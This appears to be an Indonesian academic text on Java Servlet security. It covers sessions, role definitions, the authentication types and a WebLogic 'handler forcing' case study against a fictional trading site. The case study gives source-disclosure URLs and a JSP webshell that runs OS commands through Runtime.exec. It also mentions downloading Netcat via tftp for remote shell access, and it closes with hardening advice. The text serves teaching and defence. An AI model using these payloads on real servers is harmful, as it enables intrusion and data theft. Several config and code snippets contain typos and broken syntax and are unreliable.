Selama user mengakses situs yang sama, sering diperlukan penyimpanan data dengan baik yang berkaitan erat dengan user. Session adalah solusi penyimpanan data di server dan menggunakan informasi dari client (biasanya menggunakan cookie) untuk identifikasi.

Fasilitas session merupakan fasilitas yang penting dalam pembuatan aplikasi pemrograman web. Penggunaan session yang umum adalah untuk menangani autentikasi atau sistem login. Pengunjung situs yang telah login akan memiliki variabel yang tersimpan dalam session yang dapat dikenali oleh program,

sehingga dapat dideteksi apakah pengunjung telah login atau belum. Contoh lainnya dalam penggunaan session adalah pada sistem shopping cart, pengunjung yang ingin membeli dapat menyimpan informasi barang belanjaan yang akan dibeli pada shopping cart elektronik yang menggunakan fasilitas session. Semua barang belanjaan disimpan dengan fasilitas session, sehingga user dapat melihat sewaktu-waktu barang apa saja yang telah dibeli setelah melihat-lihat katalog elektronik dalam situs tersebut. Implementasi penggunaan Cookie dapat dilihat pada Lampiran D.

6. Tinjauan umum dari sistem keamanan dalam Java Servlet

Aspek keamanan dari bahasa pemrograman Java Servlet merupakan salah satu aspek penting sebagai pemrograman yang berbasis Web (membangun web server). Tanpa kemampuan untuk mempertahankan keamanan bagi pengguna aplikasi Servlet, maka web server tersebut akan menjadi area yang rawan untuk diserang atau dibobol (*Crack*).

Untuk memberikan keamanan bagi klien, Java Servlet harus mengikuti sejumlah aturan agar *Java Virtual Machine* (JVM) bersedia menjalankannya. Aturan-aturan inilah yang memastikan bahwa pemrograman Java (baik JSP atau Servlet) tersebut akan aman untuk dijalankan. Karena sifatnya yang membatasi, maka aturan-aturan tersebut dinamakan *sandbox*. Tingkat pengamanan ini diterapkan dalam spesifikasi bahasa pemrograman Java dan kompiler Java.

Cara pengamanan *sandbox* merupakan cara pengamanan yang berbeda dengan cara konvensional. Dalam cara konvensional, sebuah program asing harus diperiksa (*scanning*) dulu untuk memastikan bahwa program tersebut aman. Hanya program-program yang dibuat oleh *vendor* yang dipercaya atau program yang lolos pemeriksaan yang akan dijalankan, maka program-program yang tidak aman akan dijauhkan sejauh mungkin dari sistem yang dilindungi.

Sebaliknya, cara pengamanan *sandbox* akan membiarkan semua program untuk dijalankan dalam sistem yang dilindungi. Jika diantaranya terdapat program yang tidak aman, program-program tersebut tidak akan dapat berbuat banyak karena sudah dibatasi oleh *sandbox* tersebut. Cara pengamanan seperti ini akan lebih

praktis terutama dalam lingkungan jaringan internet karena sistem yang dilindungi secara alamiah terbuka terhadap program-program asing atau tak dikenal.

Dalam aplikasi web seringkali diperlukan sistem keamanan yang membatasi akses pada aplikasi tertentu terhadap user yang tidak dikenali atau diperkanankan. Proses autentikasi dan otorisasi ini cukup penting serta terkait erat dengan servlet container yang mengimplementasikan mekanisme autentikasi dan otorisasi. Oleh karena itu Servlet API (Application Programming Interface) tidak mendefinisikan mekanisme untuk autentikasi dan otorisasi standar bagi semua servlet container, tetapi hanya menyediakan API umum untuk mendapatkan informasi login dan role. Metode-metode yang terkait dengan proses login dan sekuriti (keamanan) pada Servlet adalah seperti berikut ini :

- a. `getRemoteUser` : Mendapatkan nama login yang melakukan proses login, nilainya sama dengan variabel CGI `REMOTE_USER`.
- b. `getAuthType` : Mendapatkan tipe autentikasi yang melakukan proses login, nilainya sama dengan variabel CGI `AUTH_TYPE`.
- c. `isUserInRole(String role)` : Mencek apakah user yang melakukan login berada dalam role yang menjadi parameter.
- d. `getUserPrincipal` : Mendapatkan obyek `java.security` yaitu `principal` yang mengandung nama user yang telah terautentikasi.

Sistem keamanan berbasis pada role dalam aplikasi Java Servlet memiliki 4 macam tipe autentikasi, yaitu : autentikasi basic, autentikasi berbasis digest, autentikasi berbasis form, dan autentikasi berbasis certificate.

7. Principal dan Role Keamanan pada Java Servlet

Blok pembangunan terkecil pada server aplikasi Java adalah servlet, aplikasi servlet ini terhubung pada server dalam kumpulan garis hubungan atau thread. Servlet berciri precompiled dan memiliki akses ke semua sumber server. Tiap request yang ditujukan ke server aplikasi diterima oleh servlet pada thread-nya sendiri, arsitektur seperti itu mampu menampung aplikasi web dalam jumlah besar.

Sistem keamanan pada web dengan server aplikasi Java dan servlet container Tomcat, mendefinisikan adanya principal dan role. Principal adalah nama yang

mewakili individu atau mereka yang berhak login atau mengakses web tersebut. Pendefinisian autentikasi Tomcat untuk aplikasi web tertentu yang diproteksi dilakukan pada file web.xml dari aplikasi dalam folder WEB-INF, sedangkan pendefinisian prinsipal dan role dilakukan di file tomcat-users.xml. Untuk mendefinisikan role dan username pada role tersebut dapat dilihat pada file tomcat-users.xml berikut ini.

```
// File --- : tomcat-users.xml
<?xml version='1.0' encoding='utf-8' ?>
<tomcat-users>
  <role rolename="tomcat" />
  <role rolename="role1" />
  <role rolename="manager" />
  <role rolename="admin" />
  <user username="tomcat" password="tomcat" roles="manager" />
  <user username="both" password="tomcat" roles="tomcat, role1" />
  <user username="role1" password="tomcat" roles="role1" />
  <user username="edy" password="poerwanto" roles="admin, manager" />
</tomcat-users>
```

Dalam aplikasi web yang memerlukan tingkat sekuriti yang tinggi, maka dengan memanfaatkan secure connection dengan Https. Memanfaatkan fasilitas method isSecure() yang mengembalikan nilai boolean untuk mengecek apakah request berasal dari koneksi secure (Https) atau koneksi biasa (Http). Pada prinsipal dan role sebagai sistem keamanan dalam Java Servlet mempunyai tipe-tipe autentikasi yaitu :

a. Autentikasi Basic

Autentikasi standar yang didukung oleh semua browser, tetapi tidak melakukan enkripsi data. Autentikasi ini juga dapat berjalan pada koneksi SSL (Secure Socket Layer). Sebelum menggunakan autentikasi Basic maupun Digest pada Tomcat, maka perlu didefinisikan terlebih dahulu <security-constraint> serta <login-cobfig> pada file web.xml. Sebagai contoh, kita ingin mendefinisikan semua file yang berektension .jsp hanya dapat diakses oleh user dengan role admin dan menggunakan autentikasi Basic. Konfigurasi file web.xml adalah :

```
// Listing kode Program – web.xml

<?xml version="1.0" encoding="ISO-8859-1" ?>
<!DOCTYPE web-app PUBLIC "-//Sun Microsystems, Inc.//DTD Web Application 2.3/EN"
"http://java.sun.com/dtd/web-app_2_3.dtd">
<web-app>
<servlet>
<servlet-name>programku</servlet-name>
<servlet-class>webservletku.programku</servlet-class>
</servlet>
<servlet-mapping>
<servlet-name>programku</servlet-name>
<url-pattern>/programku*</url-pattern>
</servlet-mapping>

        //Tambahan untuk mengatur autentikasi basic
<security-constraint>
<web-resource-collection>
<web-resource-name>Halaman yang diproteksi</web-resource-name>
<url-pattern>*.jsp</url-pattern> //untuk proteksi semua file jsp
<url-pattern>/ceklogin</url-pattern> //untuk login sebelum akses dgn ceklogin.java
<http-method>GET</http-method>
<http-method>POST</http-method>
</web-resource-collection>
<auth-constraint>
<role-name>manager</role-name>
</auth-constraint>
</security-constraint>

<login-config>
<auth-method>BASIC</auth-method>
<realm-name>Autentikasi Basic</realm-name>
<realm-name>Autentikasi Digest</realm-name>
</login-config>
</web-app>
```

Pengaturan konfigurasi autentikasi diawali dengan tag `<security-constraint>`, yang kemudian didefinisikan tag berikut ini : `<web-resource-collection>` dan `<auth-constraint>` yang digunakan untuk mendefinisikan bagian aplikasi web yang memerlukan autentikasi. Sedangkan tag `<auth-constraint>` digunakan untuk mendefinisikan role yang berhak mengakses server (web).


Dalam tag `<web-resource-collection>` dapat didefinisikan `<url-pattern>` yaitu untuk menunjukkan bagian aplikasi web yang memerlukan autentikasi dan `<Http-method>` yaitu method yang memerlukan autentikasi. Contoh program servlet `CekLogin.java` dan `semuafile.jsp` yang dapat dilihat pada Lampiran E dan Lampiran F, kedua program tersebut memerlukan autentikasi saat dieksekusi atau diakses karena disebutkan pada `<url-pattern>` dari security

constraint di file web.xml. Untuk mengakses kedua program itu, ketik di url <http://localhost:8080/ceklogin> atau <http://localhost:8080/login.jsp>, maka browser akan menampilkan form built-in yang meminta autentikasi sesuai yang diatur pada konfigurasi file web.xml.

Autentikasi basic dapat dibagi menjadi 3 bagian yaitu :

1. Autentikasi basic HTTP

Autentikasi basic (dasar) HTTP menggunakan teknik *base64-encoding* sederhana yang diaplikasikan untuk username dan password sebelum data tersebut ditransfer ke server pada saat login. Autentikasi jenis ini dipakai untuk membatasi akses ke halaman-halaman suatu web dengan berdasarkan kepada : nama user dari browser, dan password yang dimasukkan oleh user.



Gambar 4. Alur kerja autentikasi basic HTTP

Sebagai contoh program servlet untuk mendapatkan informasi tipe (jenis) dan protocol koneksi client ke server dapat dilihat pada Lampiran G.

2. Autentikasi basic berbasis password


Jika seorang pengguna untuk pertama kalinya mencoba mengakses direktori yang dilindungi, maka ia harus terlebih dahulu menuliskan nama dan password ke dalam sebuah form yang muncul dalam bentuk *window pop up*. Jika nama dan password pengguna ini diizinkan untuk mengakses, maka browser berhak mengakses ke direktori ini selama sisa sesi browsing.

3. Autentikasi basic berbasis Host

Jenis autentikasi dasar lainnya adalah pembatasan akses berdasarkan host klien. Host dapat berupa nama domain seperti alamat IP 172.20.172.10. Contoh program servlet untuk mendapatkan Informasi IP dan host client yang mengakses web server. Implementasi program servlet untuk mendeteksi.

b. Autentikasi Digest

Seperti Autentikasi Basic HTTP, autentikasi Digest HTTP untuk melakukan autentikasi seorang user didasarkan pada username dan password user. Autentikasi dilakukan dengan pengiriman password yang enkripsi dengan MD5-base64 yang jauh lebih aman dibanding teknik base64-encoding sederhana yang digunakan oleh autentikasi Basic.



Gambar 5. Autentikasi Digest yang berbasis Username dan Password

Perbedaan autentikasi Digest dengan Basic adalah dalam hal pengaturannya terletak pada konfigurasi file web.xml, dengan perubahan adalah :

```
<login-config>
  <auth-method>DIGEST</auth-method>
  <realm-name>Autentikasi DIGEST </realm-name>
</login-config>
```

Pada Autentikasi ini jika browser mendukung method Digest, maka browser akan melakukan enkripsi password sebelum mengirimkannya ke server. Akan tetapi kendalanya tidak semua browser mendukungnya, contoh isian username dan password yang akan dikirim untuk autentikasi.

user id:	<input type="text"/>
password:	<input type="password"/>
realm:	w ebservletku.net
<input type="button" value="Submit Query"/>	

c. Autentikasi Form


Seperti halnya pada autentikasi basic, hanya saja server web mengirimkan login form berbasis HTML biasa dan bukan menggunakan form built-in browser. Username (nama pengguna) dan Password (kata sandi) dikirim sebagai variabel form biasa. Oleh karena itu harus ditentukan halaman form yang akan digunakan sebagai form untuk login autentikasi. Penggunaan autentikasi Form adalah dalam pengaturan konfigurasi `<login-config>` file `web.xml` seperti berikut ini.

```
<login-config>
<uath-method>FORM </uath-method>

<form-login-config>
<form-login-page>/loginform.htm </form-login-page>
<form-error-page>/loginerror.htm</form-error-page>
</form-login-config>

</login-config>
```

Dalam konfigurasi tersebut terdapat dua elemen, yaitu `<form-login-page>` merupakan form yang digunakan untuk login, dan `<form-error-page>` yang merupakan halaman yang akan ditampilkan jika autentikasi login gagal. Pengaturan halaman form yang digunakan untuk login adalah : ada textfield dengan `name="j_username"`, ada textfield tipe password dengan `name="j_password"` dan action dari form yang diatur dengan nilai `"j_security_check"`. Listing program untuk halaman form login dan error login dapat dilihat pada Lampiran H.




Gambar 6 : Atentikasi Berbasis Form

d. Autentikasi Certificate

User atau pengguna perlu menyediakan certificate public key untuk autentikasi. Agak sulit diterapkannya, akan tetapi menyediakan tingkat keamanan yang tinggi.

Autentikasi Certificate adalah suatu method lebih menjamin keamanannya dibanding autentikasi Basic maupun autentikasi berbasis Form. Karena autentikasi ini menggunakan HTTP di atas SSL, di mana server dan klien (tidak harus) menggunakan certificate public key (sertifikat kunci publik) untuk autentikasi. Pada Secure Socket Layer (SSL) dilakukan atau disediakan enkripsi data, autentikasi pada server, integritas pesan, dan pilihan (tidak harus) autentikasi pada klien untuk koneksi TCP/IPi. Dapat analogikan tentang suatu sertifikat kunci publik sebagai kesamaannya dengan suatu paspor digital atau tanda tangan digital. Sertifikat ini dikeluarkan oleh suatu organisasi yang dipercaya dan disebut sebagai suatu otoritas sertifikat (certificate authority - CA), dan menyediakan identifikasi untuk pengiriman data dengan Infrastruktur kunci publik X.509 (Public Key Infrastructure - PKI). Sebelum menjalankan suatu aplikasi yang menggunakan SSL, harus diatur server yang mendukung konfigurasi SSL.



Gambar 7 : Certificate berbasis Autentikasi Mutual (Timbal Balik)

Dengan menggunakan mekanisme autentikasi tersebut Server web akan mendukung mekanisme standar untuk membatasi akses pada suatu halaman Web. Mekanisme ini dapat digunakan halaman web statis yang dihasilkan oleh servlets, dengan banyaknya spesifikasi server untuk membatasi akses ke web aplikasi servlets. Dengan meminta informasi tambahan pada user yaitu username dan password atau sertifikat (tanda tangan digital) yang dimiliki user, maka suatu servlet yang membangun web dapat menggunakan autentikasi untuk membatasi pengaksesan halaman web yang dilindungi dan akan menerapkan tingkat otorisasi yang tertentu. Sebagai contoh program Servlet yang digunakan untuk membatasi akses user ke suatu halaman web yang dilindungi, dapat dilihat pada Lampiran I.

8. Kasus Lubang Keamanan pada Web Server aplikasi Java Servlet

Model server aplikasi Java Servlet yang multithread juga memiliki kelemahan yaitu adanya kecacatan pada arsitektur dan implementasinya. Kecacatan pada arsitektur akan membuka peluang serangan yang berjenis penyingkapan source code program, penolakan service, eksekusi perintah jarak jauh, serta penyingkapan path fisik web server.

Sebagai contoh situs web untuk bisnis stok online Acme Online Trading, Inc merupakan perusahaan yang memakai platform windows NT, SQL Database, dan server aplikasi Java Servlet. Berikut ini url-url yang dipakai untuk mem-browse situs tersebut adalah :

<http://www.acmetradeonline.com/index.html>
<http://www.acmetradeonline.com/portofolio.jsp>
<http://www.acmetradeonline.com/banking.jsp>
<http://www.acmetradeonline.com/getquote.jsp>
<http://www.acmetradeonline.com/investment.html>
<https://www.acmetradeonline.com/servlets/tradeonline>
<https://www.acmetradeonline.com/login.jsp>
<http://www.acmetradeonline.com/feedback.jsp>

Berdasarkan link-link tersebut maka teknologi yang dipakai adalah Java Server Pages karena ada URL yang berakhiran .jsp, dan Java Servlet karena terdapat path pada url dimasukan term /servlets/ yang mengindikasikan menggunakan java servlet. Pemanggilan servlet merupakan sebuah pemetaan yang memerintahkan server untuk mencari nama servlet yang mengikuti kata kunci biasanya servlet atau servlets.

Servlet-servlet inti ini merupakan jantung dari server aplikasi dan memiliki hak mengakses sumber-sumber yang ada dalam web server. Tiap request yang dikirim ke server ditangani oleh servlet bersangkutan pada thread-nya masing-masing yang terletak dalam prosesor server yang sama. Dengan demikian request JSP ditangani oleh file servlet, maka servlet dikenal sebagai pengendali file, pengendali JSP dan pengendali SSI (Server Side Include).

Core servlet pada server aplikasi diregistrasi dalam cara yang sama dengan servlet yang dibuat oleh user. Salah satu bagian kecil informasi dari file weblogic.properties yang dibuka dengan netcat, menggambarkan bagaimana FileServlet diregistrasi :

```
----- weblogic.properties -----
# File servlet registrasi
#-----
# FileServlet searches below the documentRoot for the request file
```

```
# and server it if found. If the requested file is a directory,
# FileServlet will append the defaultFilename to the requested path
# and server that file if found.

Weblogic.httpd.register.file=weblogic.servlet.FileServlet
```

Pada bagian sisi kiri dari baris terakhir menunjukkan alias untuk FileServlet, kata "file" pada url digunakan untuk memanggil FileServlet. FileServlet didesain untuk menjalankan beberapa file file teks biasa kepada klien, tetapi bagaiman jika berusaha menggunakan FileServlet untuk mengambil file JSP. Sekarang dilink ke url <http://www.acmetradeonline.com/feedback.jsp>, maka akan ada sebuah form kecil untuk pelanggan Acme Online Trading agar memasukkan feedback ke perusahaan.

Secara default file JSP dikontrol oleh Servlet prosesor JSP yaitu JspServlet. Kemudian bagaimana jika feedback.jsp berusaha dikendalikan oleh FileServlet dengan mengetikkan dan memanggil pada url berikut ini : <http://www.acmetradeonline.com/file/feedback/feedback.jsp>. Hasil dari pemaksaan pengendali "file" pada file JSP adalah source code untuk feedback.jsp dikembalikan (ditampilkan) ke browser kita. Hasil ini merupakan contoh dari pengendali yang tidak cocok, yang disebabkan oleh request agar sumber dilayani oleh pengendali yang bukan seharusnya, dengan menjalankan FileServlet dan meminta Java Server Page. Dari titik tolak arsitektur, dapat dilakukan pemaksaan agar FileServlet memproses request JSP, padahal yang seharusnya mengendalikan adalah JspServlet. FileServlet akan memberikan isi file feedback.jsp sebagaimana adanya (source code-nya), tanpa pemrosesan lebih jauh lagi. Dengan cara ini, seorang penyerang dapat melihat semua source code dari file JSP tersebut.

Bentuk lain dalam pemaksaan pengendali di dalam WebLogic dengan menggunakan file servlet yang lain dari isi file weblogic.properties :

```
# ServerSideInclude servlet registration
# -----
# SSIServlet searches below the document for the
# request .shtml file and server it if found.
Weblogic.httpd.register.*.shtml=weblogic.servlet.ServerSideIncludeServlet
```

Pada baris terakhir memetakan alias *.shtml ke ServerSideIncludeServlet, dengan teknik memangksa pengendali source code dari file JSP dapat diambilnya yaitu dengan me-request di url berikut ini :

http://www.acmetradeonline.com/*.shtml/feedback/feedback.jsp

Maka script server side dipaksa pengendali alternatif untuk mengambil source code halaman JSP ke klien. Servlet SSI didesain untuk memproses tag-tag SSI seperti “include” dan “exec”, akan tetapi SSIServlet dipanggilnya untuk meminta halaman JSP. Dengan demikian ketidakcocokan ini menghasilkan halaman feedback.jsp yang tak terproses (dalam bentuk source code feedback.jsp).

Source code feedback.jsp yang baru saja tersingkap adalah :

```
01. <html>
02. <body>
03. <% @ page import = "java.io.*
04. <%
05. FileWriter filename = new
    FileWriter("./myserver/public_html/feedback/input.html",true);
06. String name = request.getParameter("name");
07. String feedback = request.getParameter("feedback");
08. String bs = "<br><br>Name : +name+<br><br>Feedback : "+feedback;
09. fileName.write("<BR><BR>" +bs);
10. fileName.close();
11. %>
```

Yang menarik untuk diamati adalah baris 05, diketahui bahwa feedback yang diberikan klien dicatat pada sebuah file yang bernama input.html, dan disimpan pada direktori yang sama dengan seluruh sisa filenya. Jadi halaman feedback akan tetap menambahkan entri pada input.html. Dengan demikian jika mengetikan pada url sebagai berikut : <http://www.acmetradeonline.com/feedback/input.html>, maka akan ditampilkan isi komentar feedback dari pelanggan Acme Trade Online.

Name : John Smith

Feedback : I can not access my web account Please let me know what is wrong. My acc no is 239807652

Name : Robert

Feedback : Hey what is wrong with your website. I can not do my web trading. Are you guys down ???

Sekarang kita coba informasi penting lainnya yang bisa diperoleh dari weblogic.properties sebagai berikut :

```
#####
# WEBLOGIC JSP PROPERTIES
# -----
# Sets up automatic page compilation for JSP. Adjust init args for directory
  location and uncomment to use.
1. weblogic.httpd.register.*.jsp = \weblogic.servlet.JSPServlet

2. weblogic.httpd.initArgs.*.jsp = \pageCheckSecond = 1,\
  compileCommand=c:/jdk1.2/bin/javac.exe,\
  \workingDir=d:/weblogic/myserver/classfiles, \verbose=true
```


Kalau diperhatikan bahwa JSPServlet tercatat dengan alias “*.jsp.”, jadi dapat memanggil JSPServlet secara langsung dengan menggunakan string “*.jsp” di dalam url seperti pada contoh “*.shtml” di atas. Dengan cara ini berarti kita memanggil pengendali JSPServlet dan melewati file HTML biasa atau file teks ASCII padanya (bukan file JSP yang dilewatkan). Maka aplikasi server akan meng-compile seperti isi kode Java dan mengirimkannya hasil kompilasi itu kembali kepada klien.

Akan tetapi sebelumnya kita isi dahulu komentar dalam feedback agar masuk ke file input.html, tetapi komentar feedbacknya diisi dengan kode Java yaitu statemen untuk mencetak pada Java yang sederhana : `<% out.println(“Execute Me”);` kemudian dikirim (upload). adalah :

Setelah komentarnya yang memiliki kode Java berhasil masuk ke halaman input.html, maka sekarang kita memanggil pengendali JSPServlet dan memintanya agar memproses input.html. Hal ini sesuai dengan arsitekturnya JSPServlet yang didesain untuk menangani kode JSP, dan arena itu harus memperlakukan isi input.html sebagai tag JSP dan meng-compile pada Servlet Engine lalu mengeksekusi Java. Dengan demikian dapat dilakukan trik yaitu menjalankan statemen berikut ini pada url :

```
http://www.acmetradeonline.com/*.jsp../feedback/input.html
```

Hal ini menyebabkan WebLogic memanggil JSPServlet dan meng-compile serta mengeksekusi `../feedback/input.html`. Teknik memaksa pengendali (handler forcing) pada bagian feedback telah berhasil menyisipkan statemen “Execute Me” yang dapat diganti dengan tag-tag JSP untuk merusak sistem pada web server dari file input.html, hal ini merupakan kelemahan (lubang keamanan) server.



Gambar 8. Proses kompilasi halaman Java yang dipaksa dengan memanggil JSPServlet

Dari Gambar terlihat bahwa pengendali JSP memaksa halaman html untuk di-compile oleh compiler Java Servlet. File HTML yang direquest dikonversi ke class Java dalam folder kerja, dan output Java yang sudah tercompile dikirim (response) kembali ke klien.

Jika dalam komentar feedback dimasukkan kode-kode lain yang ampuh untuk merusak dan mengeksekusi perintah dalam sistem server, seperti perintah untuk melihat isi direktori (dir), menghapus file atau isinya atau memodifikasi isi file. Sebagai contoh, penyisipan kode untuk mengeksekusi perintah “dir” pada system remote, berikut kode yang dimasukkan dalam komentar feedback :

```

<%@ page import = "java.io.*" %>
<%
String s = null, t = " ";
Try {
    Process p = Runtime.getRuntime().exec("cmd /d dir");
    BufferedReader sI = new BufferedReader(new
    InputStreamReader(p.getInputStream()), ;
    while((s = sI.readLine()) !=null ) {
        t+= s;
    }
}
catch*IOException e) {
    e.printStackTrace();
}
%>
<pre><% = t %></pre>
    
```

Kode Java ini akan menghasilkan proses sistem operasi dengan metode “exec”, dan penyerang menjalankan perintah “cmd /c dir” yang tentu saja harus sudah diketahui bahwa Web Logic menggunakan sistem operasi Windows NT. Jika server remote menggunakan sistem operasi linux, maka yang dijalankan adalah /bin/sh-cls-la. Ketika dijalankan penyerangan dengan mengetikkan perintah di url :

http://www.acmetradeonline.com/*.jsp/./feedback/input.html

Maka perintah “dir” dieksekusi secara jarak jauh kepada server Acme, dan tentu saja jika dijalankan perintah “tftp” untuk mendownload Netcat dan mengirimkan shell command ke sistem yang diserang, akan diperoleh akses interaktif ke sistem server secara remote. Dengan demikian penyerang dapat melakukan sembarang hal secara remote pada sistem server yang diserang tersebut. Kecacatan ini juga dapat ditemukan pada Java Web Server (JSW) dari Sun Microsystems, yang mana server ini memiliki servlet contoh bulletin board yang ternyata memiliki banyak kelemahan.

9. Pencegahan Penyerangan pada Web Server Aplikasi Java Servlet

Web server aplikasi Java (Servlet) dapat diperketat pertahanannya dari penyerangan agar lebih aman, dengan langkah-langkah (diurutkan menurut skala prioritas) sebagai berikut ini.

- a. Sanitasikan Input : yaitu menerapkan algoritma sanitasi standard ketika menangani input dari user. Jika dapat dilaksanakan secara benar, maka kesempatan penyerang menerapkan teknik-teknik penyusupan akan kecil sekali kemungkinannya. Karena dari sekian banyak titik kelemahan, sanitasi input memiliki potensi untuk mengatasi penyerangan pada situs web yang paling aman. Jika sanitasi input dilaksanakan, maka kode Java dalam bentuk teknik tersebut yang digunakan oleh user untuk mengeksekusi kode takkan bias dikirim (upload) ke web server melalui file HTML.
- b. Batasi file-file executable : jika dimungkinkan buanglah semua file-file eksekusi seperti cmd.exe, tftp.exe, dan [ftp.exe](#) pada sistem Windows, serta tftp dan ftp pada sistem Linux atau Unix. Jika tidak dapat dibuang semua file-file eksekusi tersebut dari server, sebaiknya harus dibatasi akses file-file tersebut melalui daftar control akses. Windows menyediakan file permission NTFS yang dapat membatasi siapa yang dapat mengeksekusi perintah tersebut, pada Unix juga

- memiliki file permission pada sistem filenya yang mengatur siapa saja yang dapat mengeksekusinya.
- c. Buanglah file-file contoh yang terinstal : walaupun langkah ini hanya dapat mencegah serangan terhadap JWS dari Sun Microsystem (karena terinstalnya contoh servlet bulletin board), namun tetap direkomendasikan.
 - d. Isolasikan Servlet Inti Sistem dari Servlet Aplikasi : Inti Java servlet dapat digunakan untuk mengambil file-file dari sistem file, memecah input dari request HTTP, meng-compile dan mengeseksekusi JSP. Servlet ini menjadi dasar pengembangan aplikasi, sewaktu aplikasi diterapkan pada server Java harus diwaspadai agar tetap memisahkan servlet aplikasi dari inti servlet sistem. Jika servlet aplikasi ditempatkan pada lokasi yang sama dengan inti servlet sistem, maka dapat muncul serangan yang memanfaatkan servlet-servlet ini secara langsung melalui pemanggil servlet.
 - e. Melarang eksekusi Servlet yang tidak tercatat : File class servlet secara fisik dibuang dari sistem file atau dari file arsip Java untuk mencegah eksekusi tak sengaja. Para developer server aplikasi Java harus memasyikan bahwa jika servlet tidak tercatat atau tidak teregistrasi itu tidak boleh dieksekusi.
